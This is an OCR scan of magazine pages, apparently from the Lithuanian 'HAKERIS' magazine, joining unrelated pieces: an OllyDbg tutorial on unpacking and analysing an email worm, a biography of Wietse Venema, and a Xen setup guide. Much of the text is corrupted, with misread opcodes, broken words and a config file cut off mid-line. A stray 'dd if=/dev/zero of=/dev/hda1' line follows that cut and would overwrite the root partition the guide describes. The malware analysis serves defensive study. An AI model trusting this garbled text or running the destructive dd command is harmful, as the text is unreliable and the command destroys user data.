breikpointus. Padaryk tą patį ir paiešk programą. *Oly* sustojo ties *0041B975*, o toliau (*0041B982*) eina komandos, kurių nebuvo, kuomet mes žiūrėjome į kodą po sustojimo ties *IsDebuggerPresent* (EP paslepiantis polimorfinis *UPX* kodas)! Komanda *POPAD* jau suveikė, o tai reiškia, kad kažkur šalia turėtų būti mums reikalingas pereinimas. Pasivaikščiokime su *F8* ir pažiūrėkime, kas bus toliau. Adresu *0041B982* įvyksta šimtis, praeiname pro ją su *Shift+F8* ir patenkame į sisteminę biblioteką *ntdll*:


```
7C90EAF0 MOV EBX,DWORD PTR SS[ESP]
7C90EAF3 PUSH ECK
7C90EAF4 PUSH EBX
7C90EAF5 CALL ntdll.7C9377C1
7C90EAF6 OR AL,AL
7C90EAF8 JE SHORT ntdll.7C90EB0A
7C90EAFE POP EBX
7C90EAFF POP ECK
7C90EB00 PUSH 0
7C90EB02 PUSH ECK
7C90EB03 CALL ntdll.ZwContinue
```

Pasakysiu iš karto: jeigu su *F8* praeisi *CALL* (*7C90EB03*), tuomet programa pasieks, o tai reiškia, kad mes pnieisime iki adreso *7C90EB02* (*F8*) ir pažiūrėsime į steką turinį. Jeigu tu nežinai, kas tai yra, tuomet tau dar ankstoka skartyti šį straipsnį. Ieškosime adreso, kuns būtų mažesnis už protektoriaus EP (*0041B060*). Peržiūrėsime apatinį dešinį *Oly* langą (steką):

```
0012FD7C 7C910738 ntdll.7C910738
0012FD80 FFFFFFFF
0012FD84 20008332
0012FD88 7C90EB94 ntdll.KiFastSystemCallRet
0012FD8C 0012FFB0
0012FD90 00000000
0012FD94 0012FFC0
0012FD98 00419910 Myrob.00419910 šis adresas mums tinka
0012FD9C 0000001B
0012FDA0 00010246 UNICODE „HOST CHECK—NO“
```

Taigi sulyginame:

```
00419910 mūsų surastas adresas.
0041B06C — protektoriaus EP
```

1 OllyDbg

taip veikia denntuvo apikimas

Uh, aš jau ties UPX EP! Tu dar ne? Tuomet greičiau ties 00419910 sukurk breikpointą (bp 00419910), spausk Enter, tada F9, ir tu jau su manimi. Jeigu pamatysi krūvą nulų, spausk Ctrl+A – Olly išanalizuos kodą ir tai pateiks ji skaitymui patogiu pavidalu. Čia jau viskas paprasta: tereikia išpakuoti UPX.

```
00419910 PUSHAD     esame žia
00419911 MOV     ESI,Myrob 0040F000
00419916 LEA     EDI,DWORD PTR DS:[ESI+FFFF2000]
0041991C PUSH     EDI
0041991D OR      EBP,FFFFFFFF
00419920 JMP     SHORT Myrob 00419932
```

Ir vėl mums pažįstama komanda PLSHAD! Dabar judame aukštin, kol nepamatysim:

```
00419A67 POPAD
00419A68 JMP     Myrob 0040A0EB <- tai „kirmyno“ OEP
00419A6D ADD     BYTE PTR DS:[EAX],A <- daugybe šių eilučių neteis sudlysti!
00419A6F ADD     BYTE PTR DS:[EAX],A
```

Ties POPAD 00419A67 sukonfigūruojame breikpointą, spaudžiam F9 ir dar du kartus F7. Viskas. Mes atsidiuriame ties „kirmyno“ OEP

Užsirašyk jo reikšmę (mano atveju tai 0040A0EB).

[Programos turinys (dump)] Čia mes pasinaudosime programa *PE Tools*. Prieš gaudami programos turinį, šiek tiek pakonfigūruokime pačią programą. Užėik į programos *Options*. *Task Viewer* skyde lyje varnele turėtų būti uždeta tik ties „Full dump: Fix Header“. Luktelesiu, kol tu tai padarysi (aš tai jau padariau), ir važiuojam toliau. Iš procesų sąrašo išsirenkame kirmyną -->, kontekstiniame meniu spaudžiame *Full Dump*. Manau, nesklandumų įvedant bylos pavadinimą gali iškilti tik berankiams:). Š pradžių reikia šiek tiek optimizuoti duomenis. Kaip tu jau žnai, mūsų protektorius pakeitė visų sekcijų pavadinimus, tačiau čia viskas suprantama: pirmos dvi sekcijos – tai protektoriaus kodo ir UPX išpakuotuvo sekcijos, likusios – normali programa, kuri čia tiesiog pervadinta. Nueiname į meniu *Tools* –> *PE Editor* ir nurodome „kirmyną“. Dabar išpaustysime nereikalingas protektoriaus ir pakuotuvo sekcijas, apie kurias aš ką tik kalbėjau. Matai mygtuką *Sections?* Spausk jį ir išpauk dvi apatinės sekcijas, kurios vadinasi *L PX2*, yC – tai ga i padaryt. su meniu esančiu mygtuku *Kill section (from file)*. Štai mes ir vėl kartu. Po žemiau aprašyto importo atstatymo galima padaryti *rebuild* (mygtukas *rebuild pe*), toliau optimizuojama bylos PE antraštė, kas bylos dydį gali sumažinti keletu kilobaitų, be to, tuo pačiu optimizuojamos vidinės struktūros ir duomenų išsidėstymas

byloje. *Rebuild* taip pat galima pasinaudoti bylos atstatymui po protektonų ir pakuotuvų išpakavimo.

Importo atstatymas

Importą mes atstatysime su viena puikia programa *Import Reconstructor*. Po paleidimo procesų sąrašė surask mūsų „kirminą“ (jeigu jau viską uždarei, teks rankiniu būdu paiešti reikiamą bylą: *C:\WINDOWS\system32\wfamgr.exe*).

Dabar mes turime nurodyti RVA OEP (pas *ImpRec* tai tiesiog OEP). Čia formulė paprasta, kaip *int 21h* – „RVA OEP – VA OEP – *ImageBase*“. Tai reikia mokėti mintinai! *ImageBase* yra tame pačiame *PETools*, pagrindiniame lange. Mūsų atveju *RVA* = *01006420* – *01000000* = *6420*. Šią reikšmę įvedame į OEP lauką ir spaudžiame mygtuką *IAT AutoSearch* (t.y. automatinė paieška). Programa suras nuorodas į importo lentelės funkcijas, po to mes nuspaudę mygtuką „Get Imports“ gausime pačią lentelę. Mes turime pamatyti eilutes su funkcijomis ir priešais pateiktu užrašu YES. Jeigu viskas gerai, o taip ir turi būti, tuomet mygtukas *Fix Dump* mus nukreips tiesios keliu. Pasirodžiusiame lange nurodyk mūsų *dumpą* (programos turinį) – ir voila. Viskas paruošta!

[Anatomijos pamoka] O kas toliau? Dabar pradėdame tyrinėjimus. Kaip matai, priešais mus nuogas virusas. Jeigu netiki, paleisk *PE D*. Reikėtų pastebėti, kad iki šiol mes užsiminėjome krekingu, t.y. išpakavome bylą ir pašalinome apsaugą. Dabar pereisime prie *reverse-engineering'o*. Reversas toli gražu ne krekingas. Tai fundamentalesnė sąvoka, kurios esmė – programos darbo supratimas, remiantis disasembliuotu listingu. Dabar mes į visą šį reikalą nesigilinsime, kadangi mums įdomūs tik tam tikri niuansai: kaip egzistuoja virusas, ką jis veikia ir kur gyvena sistemoje. Be abejo, yra daugybė antiderinimo gudrybių, tačiau šiuo atveju ne viskas taip paprasta. Visų pirma importo lentelėje yra darbo su tinklu funkcijos. Iš pradžių eina darbo su bylomis funkcijos – būtent jas mes iš pradžių ir aptarsime. Sukurkime breikus ties *CreateFile* ir *CopyFile*. Paleidžiam Prieš save matom labai gerą eilutę

```
00407BA4 FF15 24 14100 CALL DWORD PTR DS:[< &kernel32.CopyFileA>]; kernel32.CopyFileA
```

Pažiūrėję į steką galime pamatyti naują bylos pavadinimą: *NewFileName* = *..C:\WINDOWS\system32\wfamgr.exe*. Dabar aišku: virusas tikrina kur jis yra, ir jeigu jis ne sisteminiame kataloge, tuomet jį kopijuoja save. Toliau eina aukščiau nurodytos bylos paleidimas ir pradinio proceso užbaigimas. Norint pratęsti tyrimą, reikia virusą apgauti. Galima jį nukopijuoti ten, kur jis prašo, tačiau galima paprasčiausiai apeiti patikrinimo funkciją – čia jau kaip tu pageidauji. Aš pats jį nukopijavau. Taigi važiuojam toliau – *DeleteFile*. Ką gi jis pašalina? Suradai, ar pasufleruoti? Su pirma funkcija jis pašalina *C:\WINDOWS\system32\msnmsgr.exe*, tada kopijuoja save į šį katalogą ir atidaro soketą (susjungimą). Be to, kirminas

priteršia sisteminiame registre. O, matau, jog tu jau įsivažiavai ir sukūrei breiką ties *RegOpenKey!*


```
00403F90 51      PUSH ECX
00403F91 68 19000200  PUSH 20019
00403F96 6A 00      PUSH 0
00403F98 52      PUSH EDX
00403F99 68 01000080  PUSH 80000001
00403F9E FF15 08104100  CALL DWORD PTR DS:[< &advapi32.RegOpenKeyExA>]
advapi32.RegOpenKeyExA
```

Aha, funkcija yra, žiūrime į steką:

```
00E7FE44 80000001      hkey = HKEY_CURRENT_USER
00E7FE48 00E7FE60      |Subkey = „Software\Microsoft\WAB\WAB4\Wab File Name“
00E7FE4C 00000000      |Reserved = 0
00E7FE50 00020019      |Access = KEY_READ
00E7FE54 00E7FE58      \phandle = 00E7FE58
```

Ar tau reikia aiškinti, kas vyksta šiuo metu? Kirminas ieško WAB bylų. Juk tai *Outlook* adresų knygelių bylos! Būtent, kirminas gauna visus pas tavę surastus elektroninio pašto adresus ir jais išsiuntinėja save. Toliau jau paprasta: viską darome analogiškai, todėl čia aš nerašysiu apie visas likusias funkcijas. Tačiau mes praleidome kirmino darbą su tinklu... Atleisk, tačiau į šį straipsnį išsamiai analizei jau netilpo. Manau, kad namie tu visa tai galesi pats lengvai išanalizuoti. Mes su tavimi išdirbome veiksmų schemą.

Taigi per 15 minučių mes atlikome paprasčiausią analizę. Šaunu, tiesa? Dar 15-20 minučių tokiomis tempais – ir virusas bus galutinai nukenksmintas. Galbūt būtų laikas įkurti mūsų antivirusų laboratoriją?



2. OllyDbg
NT sistemų procesoriniai resursai

wietse Venema

„PROGRAMŲ BE KLAIDŲ NEBŪNA. LABAI PASISTENGĘS AŠ GALIU JŲ SANTYKĮ SUMAŽINTI IKI VIENOS KLAIDOS TŪKSTANČIUI EILUČIŲ KODO. ŠIANDIEN POSTFIX MŲA TURI 50 TŪKSTANČIŲ KODO EILUČIŲ. MANAU, JOG KOMENTARŲ ČIA NEBEREIKIA“.

Trumpa biografija

Wietse Zweitze Venema (čia gali išgirsti, kaip tariausi jo vardas: <http://www.porcupine.org/wietse/wietse.wav>) gimė Danijoje 1951 metais. Dar prieš mokyklą išmoko rašyti ir skaityti, todėl žymią savo vaikystės dalį praleido skaitydamas. Pabaigęs mokyklą „stojo į Groningeno universitetą, kur studijavo fiziką ir gavo daktaro laipsnį. Tada pradėjo dirbti sistemų architektu matematikos ir kompiuterių mokslų fakultete, Eindhoveno universitete. Iš 12 ten praleistų metų Vycė užsiiminėjo automatniam EDI (*Electronic Data Interchange*) pranešimų transliavimui skirtų įrankių rašymu. Jo programos sąveikavo su pačiais įvairiausiais įrenginiais, čia bet kok-e nesklaidžiamai su aparatura galejo sukelti sutrikimus programose. Dėl to Vycė turėdavo įvertinti kiekvieną smulkmeną — tai jam davė didelę patirtį rašant maksimaliai saugų kodą. 1996 metais jis emigravo į JAV ir pradėjo dirbti *IBM Thomas J. Watson* tyrimų centre, kuriame dirba ir šandien.

[„TCP Wrapper“ ir kiti Vycės projektai]

[**Postfix**] Pašto sistema, šgarsinusi Vycę, buvo planuojama kaip populiaraus *Sendmail* alternatyva. Vycė ją išonškai padarė maksimaliai panašią į *Sendmail*, tačiau viduje tai buvo visiškai kita programa: greitesnė, lankstesnė ir saugesnė. Iš pradžių sistema buvo pavadinta *VMailer* ir pirmą kartą pristatyta publicai 1998 metais, tačiau po to ji buvo pervadinta į *Postfix*.

[**SATAN**] *Security Administrator Tool for Analyzing Networks* — plačiai išgarsėjusi programa, kurią Vycė parašė kartu su Denu Farmeriu (*Dan Farmer*). Ji buvo skirta automatiniam informacijos surinkimui apie nutolusią sistemą. SATAN buvo apibūdinama kaip patogus administravimams skirta programa, tačiau iš karto po išleidimo ją apsiginklavo visi hakeriai. Tai buvo pirmas patogus tinklo

skeneris su patogiu vartotojo sąsaja, todėl 1993 metais, kai jis pirmą kartą pasirodė internete, SATAN buvo laikomas geriausiu šios rūšies įrankiu.

[**The Coroner's Toolkit**] TCT — dar vienas Venemos ir Farmerio bendradarbiavimo produktas. TCT — tai naudingų programų rinkinys *Unix* sistemos analizei po jos nulaužimo. Pirmą kartą TCT buvo pristatytas 1999 metų rugpjūtį, kompiuterinių įkaičių surinkimo metodų seminare.

[**Portmap**] *Portmapper* turi įdiegtą priėjimo kontrolę, kuri nakeriams apsunkina RPC demonų atakas.

[**TCP Wrapper**] Nedidelis įrankis, atliekantis *Unix* ugniasienės funkcijas (įeinančių paketų stebėjimas, priėjimo teisių tikrinimas ir t.t.)

Vycė taip pat yra parašęs keletą plačiai žinomų *security* dokumentų. „Merfio dėsniai ir kompiuterių saugumas“ (*Murphy's law and computer security*) bei kartu su Denu Farmeriu parašytas straipsnis „Kompiuterio saugumo padidinimas į nulaužiant“ (*Improving the Security of Your Site by Breaking into It*).

[**Hobis**] Laisvu laiku mėgsta pasivaikščiojimus ir pasivažinėjimus dviračiu kartu su savo žmona Anita po gražias Niujorko vietas.

[**Apdovanojimai**] Doktoras Vycė Venema už savo didelį indėlį į *Unix* ir atvirų sistemų vystymą yra gavęs keletą prestižiškų apdovanojimų.

Tarp jų:

Security Summit Hall of Fame Award.

SAGE Outstanding Achievement Award,

NLUUG Award

„Pagrindinė programų kūrejo problema — patobulinti programą, tuo pačiu nesukuriant papildomų problemų“

„MANES DAUG KARTŲ KLAUSE AR TCP WRAPPER ĮRANKIJE YRA KLAIDŲ. KARTAIS JIS ILGOKA NEBUVO ATNAUJINTAS. AŠ VISADA ATSAKAU, KAD ŽINOMI KLAIDŲ NERA. BUTENT TODEL NERA IR ATNAUJINIMU“.

SISTEMOS NEGALIMA
 VYČE VENEMA VIEŲ
 FIRST STYLES. JIŲGŲ JI
 PAT PRADZIŲ NEB-
 RAMA KAIP AP
 SAUGOTA. JI NIEKADA
 NEBŲ



[Kuo užsiima dabar] Po to, kai 2002 metais Vyčė Venema paliko FIRST (Forum of Incident Response and Security Teams) vadovo postą, jis daugiau laiko pradėjo skirti programavimui IBM tyrimų centre.

2004 metais Vyčė kartu su Denu Farmeriu parašė knygą „Įkalčių

atskleidimas" (*Forensic Discovery*), kurioje pasakojama apie tai, kaip išstudijuoti savo sistemą, kuri buvo nulauzta, kaip aptikti hakero buvimo joje įrodymų ir esant galimybei jį susekti. Šiuo metu Vyčė Venema yra laikomas vienu geriausių pasaulyje kompiuterių saugumo ekspertų.

048

Virtualizacijos menas

Naudojame emuliatorius buityje ĮSIVAIZDUOK TOKIĄ SITUACIJĄ: TU SĖDI FREEBSD SISTEMOJE IR GREP'INI SAVO ASMENINIO NAMŲ FTP SERVE- RIO LOGUS TIKĖDAMASIS, KAD PIKTIEJI HAKERIAI NEĮSIBROVĖ Į MAŠINĄ PER NEUŽLOPYTĄ PROFTPD SKYLĘ. PABAIGĘS ŠIĄ PROCEDŪRĄ IR NEPASTEBĖJUS NIEKO ĮTARTINO, TU, PASINAUDOJĘS PAPRASTA KLAVIŠŲ KOMBINACIJA, PERSILUNGI Į SLACKWARE LINUX, ĮSIJUNGI MUZIKĄ IR PRADEDI ATRINKINĖTI PER NAKTĮ ATĖJUSĮ PAŠTĄ. TAI DARYDAMAS TU PRISIMENI, JOG NORĖJAI ATNAUJINTI SAVO ANTRĄJĮ LINUX DISTRIBUTYVĄ, PERSIJUNGI Į GENTOO. SURENKI „EMERGE--SYNC“ IR SLGRĮŽTI ATGAL Į SLACKWARE. PASAKA? ANAIPTOL! NAUDODAMASIS VIRTUALIŲ MAŠINŲ MONITORIUMI XEN, TU GALĖSI OPERACINĖMIS SISTEMOMIS VARI- JUOTI NE BLOGIAU, NEI CIRKO ARTISTAS ŽONGLIRUOJA KAMUOLIUKAIS.

[Xen: bendri duomenys] Xen sukūrė Kembridžo univer- siteto tyrimų grupė projekto Xenoserver remuose (pasta- rasis skirtas paskirstytų skaičiavimų organizacijai). Pirmoji vieša versija — 1.0 (buvo išleista 2003 metų spalį), šiuo metu kuriama versija — 3.0. Komercinio Xen paaiškymo emesė kompanija „XenSource“ (www.xensource.com), o projekto dalyvių sąrašė gali rasti tokių gigantų, kaip „Intel“, AMD, IBM, HP, „Novell“ ir „RedHat“.

Mes aptarsime Xen įdiegimo ir naudojimo ypatybes, tačiau iš pradžių tradiciškai šiek tiek teorijos.

[Žiedų valdovas] Šiuolaikinių technologijų pasaulyje dažnai galima stebėti tokių reiškinių, kuomet nuo idėjos atsiradimo iki masinio jos pritaikymo pradžios praeina įspūdingas laiko tarpas. Išimtimi netapo ir virtualių mašinų monitoriaus idėja, kurią daugiau ne prieš 30 metų pasiūlė ir realizavo kompanija IBM programinio paketo VM/370 pavidalu. Xen kūrėja pakartojo IBM programuotojų „žygdarbį“. Užuoat realizavę virtualią mašiną virš egzistuojančios OS (ryškiausi pavyzdžiai: VMWare, qemu; išsamiau apie qemu skaityk žemiau), jie virtua- lizacijos kodą įkurdino pačioje operacineje sistemoje. Xen veikia su „plika“ geležimi, o visos operacinės sistemos paleidžiamos virš Xen sukurtos virtualios mašinos. Tokia architektūra leidžia pasiekti iš tiesų unikalias greitaveikos charakteristikas (pagal kai kuriuos virš Xen veikiančio Linux įvertinimus, jo sparta nuo native Linux atsilieka viso labo 3 procentais). Tačiau kaip gi tai pavyko?




| | |
|-------|------|
| Size | 1000 |
| Time | 1000 |
| Count | 1000 |
| Rate | 1000 |
| Unit | 1000 |




Manau, tu žinai, kad x86 (IA-32) architektūros procesoriai, veik- dami apsaugotame režime, naudoja keturis atrinties apsaugos lygius (vad namieji žiedai: rings 0–3). Šiuolaikines operacines sistemos naudoja tik du iš jų: ring 0 — labiausiai privilegijuotas lygis, jame pasileidžia OS, ir ring 3 — ne toks privilegijuotas lygis, naudojamas vartotojo lygio programoms paleisti. Taip programų kodas nuo 3 lygio netun priėjo teisių prie 0 lygio adresų erdves ir negali sutrukdyti OS veikimui. Xen kūrėjai nuejo toliau, nusprendę savo poreikiams panaudoti 1 ir 2 lygius.

Pats Xen, kitaip dar vadinamas hipervizoriumi (hypervisor), pasileidžia 0 lygyje, operacines sistemos dabar veikia 1 lygyje, o vartotojiškos programos, kaip ir priklauso, veikia 3 lygyje. Be to, Xen veikimui reikia vadinamojo supervizoriaus (supervisor) ir operacine sistema, kurios tvarkykles priėjimui prie aparatūros naudos viešinės (guest)



HAKERIS #09 [40] 06



4. qeml

qemu ir qatin smail linux

Taip mes sukompiliuosime du Xen skirtus branduolius su konfigūracija pagal nutylėjimą ir įkeisime juos į katalogą `/boot`. Branduolio atvaizdas su galūne „`xen0`“ — tai supervizorius, standartinis branduolys su aktyvuotu Xen palaikymu ir standartiniu tvarkyklių rinkiniu. Būtent šį branduolį mes naudosime vietoje to, kuris šiuo metu įdiegtas tavo distributyve. Antrasis atvaizdas, kurio galūne „`-xenU`“ — tai branduolys, kurį reikia naudoti viešniose OS (tiksliau šnekanč, Linux distributyvuose) o tiesiogiai su aparatūra dirbančios tvarkyklės jame pakeistos emuliacijos sluoksniu. Norint sukompiliuoti nuosavą Xen skirtą branduolį, reikia atlikti keletą veiksmų. Visų pirma, reikia paleisti branduolio supervizoriaus konfiguratorių:

```
# cd /linux 2.6.12 xen0
# make ARCH=xen menuconfig
```

Jei mes konfigūruojame pagal savo poreikius, nepamiršdami jungti šių opcijų:

```
XEN -> Privileged Guest (domain 0)
XEN -> Block-device backend driver
XEN -> Network-device backend driver
XEN -> Block-device frontend driver
XEN -> Network-device frontend driver
XEN -> Scrub memory before freeing it to Xen
```

Dabar paleidžiame viešnios OS branduolio konfiguratorių.

```
# cd /linux 2.6.12 xenU
# make ARCH=xen menuconfig
```

Darome viską taip pat, skirtumas tik tas, jog šiame branduolyje visiškai nenaudingos opcijos „XEN -> Privileged Guest (domain 0)“ ir „XEN -> Physical device access“. Ir galų gale sukompiliuojame bei įdiegiame branduolius:

```
# cd
# make
```

```
# make install
```

Įdiegimo etapas praeitas, pradedame konfigūravimą. Iš pradžių `xenU` branduolio modulius reikia nukopijuoti į šakninę viešnios OS failų sistemą (tarkim, ji yra particijoje `hda2`):

```
# mkdir /mnt/guest
# mount -dev/hda2 /mnt/guest
# cp -a /lib/modules/2.6.12.6-xenU /mnt/guest/lib/modules
```

Telieka sukompiliuoti `grub` (jūs nepn pažįstamas), kad jis krautų patį Xen ir supervizoriaus branduolį. Atidarome bylą `/boot/grub/menu.lst` ir į ją pridėame šiuos įrašus:

```
# vi /boot/grub/menu.lst
title XenLinux
# particija su katalogu /boot
root (hd0 0)
# kraunamas Xen
kernel /boot/xen-3.0.gz dom0 mem=131072
# ir branduoli-supervizorius
module /boot/vmlinuz-2.6.12-xen0 root dev/hda1 ro console tty0
```

Čia aš manau, kad tavo einamo Linuxo failų sistemos šaknis įskūrusi particijoje `hda1`. Argumentas `dom0 mem` nurodo atminties kiekį (kilobaitais), kuns priinamas supervizoriaus OS. Kiek jai skirti atminties — spřesk pats. Aš čia paprastai nurodau pusę fizinės atminties kiekio — likusi dailis atitenka viešnios OS. Viskas, bageme. Dabar perkrauk mašiną, `grub` menu pasinnk punktą `XenLinux` ir pasiruošk skaityti toliau :).

[Pingvinas pingvino viduje] Paradoksali, tačiau `Xen`, nepaisant viso jo sudėtingumo, yra stebėtinai lengvai administruojamas produktas. Norint išmokti darbo su `Xen` pagrindų, galima šio visos neskaityti dokumentacijos.

Aptarsime `Ubuntu Linux` distributyvo paleidimo pavyzdį su virtualia `Xen` mašina. Norint įgyvendinti šį sumanymą, mums prireiks į kietąjį diską įdiegti šiuo atveju į particiją `/dev/hda2` `Ubuntu` distributyvą, konfigūracinės bylos ir šiek tiek `Linux` žinių. Vietoje konfigo pavyzdžio paimsime bylą `/etc/xen/xmexample1`. Nukopijuok ją į `/etc/xen/ubuntu` ir šiek tiek pataisyk:

```
# vi /etc/xen/ubuntu
# mūsų viešnios OS skirtas branduolys
kernel = „/boot/vmlinuz 2.6.12 xenU“
# išskiriama 64Mb operatyvines atminties
memory = 64
# pavadinimas gali būti bet koks
name = „ubuntu“
# emuliuojame viengą tinklo plokštę
nics = 1
# MAC ir IP adresai
vif [ „mac=f8:00:00:00:01, ip=10.0.0.1“ ]
# viešnios OS matys tik dvi disko particijas
# (čia /dev/hda2 — šaknis, o /dev/hda3 — swap)
disk = [ „phy:hda2,hda2,w“, „phy:hda3,hda3,w“ ]
# nurodome šakninę particiją
root = „/dev/hda2 ro“
# branduoliui perduodami parametrai (nurodomi
```

```
# dd if=/dev/zero of=/dev/hda1 bs=1M count=1024
```

